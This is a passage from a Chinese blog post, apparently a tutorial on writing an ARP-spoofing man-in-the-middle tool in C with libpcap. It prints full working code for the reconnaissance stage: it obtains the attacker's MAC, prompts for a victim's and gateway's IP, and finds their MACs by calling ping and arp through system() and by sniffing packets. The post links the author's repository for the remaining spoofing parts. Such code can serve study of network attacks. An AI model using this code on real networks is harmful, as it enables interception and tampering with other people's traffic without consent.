五个地址，总不能完全让用户输入吧，因此，怎么简化用户体验也是我们应该注意的事情。

网关IP和用户IP是会随着网关变化的，我们把简单的IP两个地址让用户输入，MAC地址用程序获取。

首先是获得自己的MAC，用Socket里的icotl函数即可：

/\* get attacker's mac \*/

int sockfd;

static struct ifreq req;

sockfd = socket(PF\_INET, SOCK\_DGRAM, 0);

strcpy(req.ifr\_name, dev);

ioctl(sockfd, SIOCGIFHWADDR, &req);

print\_mac((u\_char \*)req.ifr\_hwaddr.sa\_data);

memcpy(ATTACKER\_MAC, (u\_char \*)req.ifr\_hwaddr.sa\_data, 6);

printf("\n");

目标的MAC可以用ping来实现，而网关直接抓包就好。

完整的代码如下：

#include "head.h"u\_char TARGET\_MAC[6];u\_char ATTACKER\_MAC[6];u\_char GATEWAY\_MAC[6];u\_char TARGET\_IP[4];u\_char GATEWAY\_IP[4];

/\* print mac address \*/void print\_mac(u\_char \*mac) {

int i;

for (i = 0; i < 6; i++) {

if (mac[i] < 16) printf("0");

printf("%x", mac[i]);

if (i < 5) printf(":");

}

printf("\n");}

/\* print ip address \*/void print\_ip(u\_char \*ip) {

int i;

for (i = 0; i < 4; i++) {

printf("%d", ip[i]);

if (i < 3) printf(".");

}

printf("\n");}

/\* htoi \*/int htoi(char h) {

if ('0' <= h && h <= '9')

return h - '0';

else

return h - 'a' + 10;}

/\* get mac address \*/void get\_mac(u\_char \*mac, char \*str) {

mac[0] = htoi(str[0]) \* 16 + htoi(str[1]);

mac[1] = htoi(str[3]) \* 16 + htoi(str[4]);

mac[2] = htoi(str[6]) \* 16 + htoi(str[7]);

mac[3] = htoi(str[9]) \* 16 + htoi(str[10]);

mac[4] = htoi(str[12]) \* 16 + htoi(str[13]);

mac[5] = htoi(str[15]) \* 16 + htoi(str[16]);}

/\* get gatway's mac \*/void getgateway(u\_char \*user, const struct pcap\_pkthdr \*hp, const u\_char \*packet) {

ethernet\_header \*pEther = (ethernet\_header \*)packet;

printf("The gateway's MAC address is : ");

print\_mac(pEther->SRC\_mac);

memcpy(GATEWAY\_MAC ,pEther->SRC\_mac, 6);

printf("\n");}

void Getinfo(MITM\_info \*arg) {

/\* definations \*/

char \*dev;

char errbuf[PCAP\_ERRBUF\_SIZE];

u\_int mask;

u\_int net\_addr;

char \*net;

char \*real\_mask;

struct in\_addr addr\_net;

pcap\_t \*handle;

/\* start dev \*/

dev = pcap\_lookupdev(errbuf);

if (dev == NULL) {

printf("%s\n", errbuf);

exit(1);

}

/\* open device \*/

if (pcap\_lookupnet(dev, &net\_addr, &mask, errbuf) == -1) {

printf("%s\n", errbuf); //打印错误信息 exit(1); //结束程序 }

addr\_net.s\_addr = net\_addr;

net = inet\_ntoa(addr\_net);

handle = pcap\_open\_live(dev, 65536, 1, 1000, errbuf);

if (!handle) {

printf("%s\n", errbuf);

printf("If the Problem is \"you don't have permission\", please run this program as root!\n");

exit(1);

}

/\* get attacker's mac \*/

int sockfd;

static struct ifreq req;

sockfd = socket(PF\_INET, SOCK\_DGRAM, 0);

strcpy(req.ifr\_name, dev);

ioctl(sockfd, SIOCGIFHWADDR, &req);

print\_mac((u\_char \*)req.ifr\_hwaddr.sa\_data);

memcpy(ATTACKER\_MAC, (u\_char \*)req.ifr\_hwaddr.sa\_data, 6);

printf("\n");

/\* enter victim's ip \*/

printf("Please enter your victim's IP (format: 192.168.1.0)\n");

scanf("%hhd.%hhd.%hhd.%hhd", &TARGET\_IP[0], &TARGET\_IP[1], &TARGET\_IP[2], &TARGET\_IP[3]);

/\* enter gatewat's ip \*/

printf("Please enter your gateway's IP (format: 192.168.1.0)\n");

scanf("%hhd.%hhd.%hhd.%hhd", &GATEWAY\_IP[0], &GATEWAY\_IP[1], &GATEWAY\_IP[2], &GATEWAY\_IP[3]);

/\* get attack resource \*/

printf("\nGetting your victim's MAC......\n");

char ip[20], ping[40] = "ping -c 3 > data/ping.txt ", arp[30] = "arp -e > data/arp.txt ", data[300];

sprintf(ip,"%d.%d.%d.%d", TARGET\_IP[0], TARGET\_IP[1], TARGET\_IP[2], TARGET\_IP[3]);

strcat(ping, ip), system(ping);

strcat(arp, ip), system(arp);

FILE\* fp = fopen("data/arp.txt", "r");

fgets(data, 300, fp);

fgets(data, 300, fp);

char \*p = strstr(data, "ether");

if (p == NULL) {

printf("Not found!\n");

exit(1);

}

get\_mac(TARGET\_MAC, p + 8);

printf("His MAC is: ");

print\_mac(TARGET\_MAC);

printf("\n");

/\* get gateway's mac \*/

printf("Geting gateway's MAC\n");

struct bpf\_program filter;

char filter\_app[20] = "src ";

char gateway[15];

sprintf(gateway, "%d.%d.%d.%d", GATEWAY\_IP[0], GATEWAY\_IP[1], GATEWAY\_IP[2], GATEWAY\_IP[3]);

strcat(filter\_app, gateway);

pcap\_compile(handle, &filter, filter\_app, 0, \*net);

pcap\_setfilter(handle, &filter);

pcap\_loop(handle, 1, getgateway, NULL);

arg->TARGET\_IP = TARGET\_IP;

arg->TARGET\_MAC = TARGET\_MAC;

arg->ATTACKER\_MAC = ATTACKER\_MAC;

arg->GATEWAY\_IP = GATEWAY\_IP;

arg->GATEWAY\_MAC = GATEWAY\_MAC;

pcap\_close(handle);}

## 其他部分

以上两个部分，ARP欺骗和数据包转发，是核心部分，其他的主函数调度啊，用户界面优化啊之类的就不再博客里写了，具体可以在我的[github](https://github.com/zxc479773533/HUA-JI-YOU)里查看，贴出来的部分只做算法和函数调用的指导。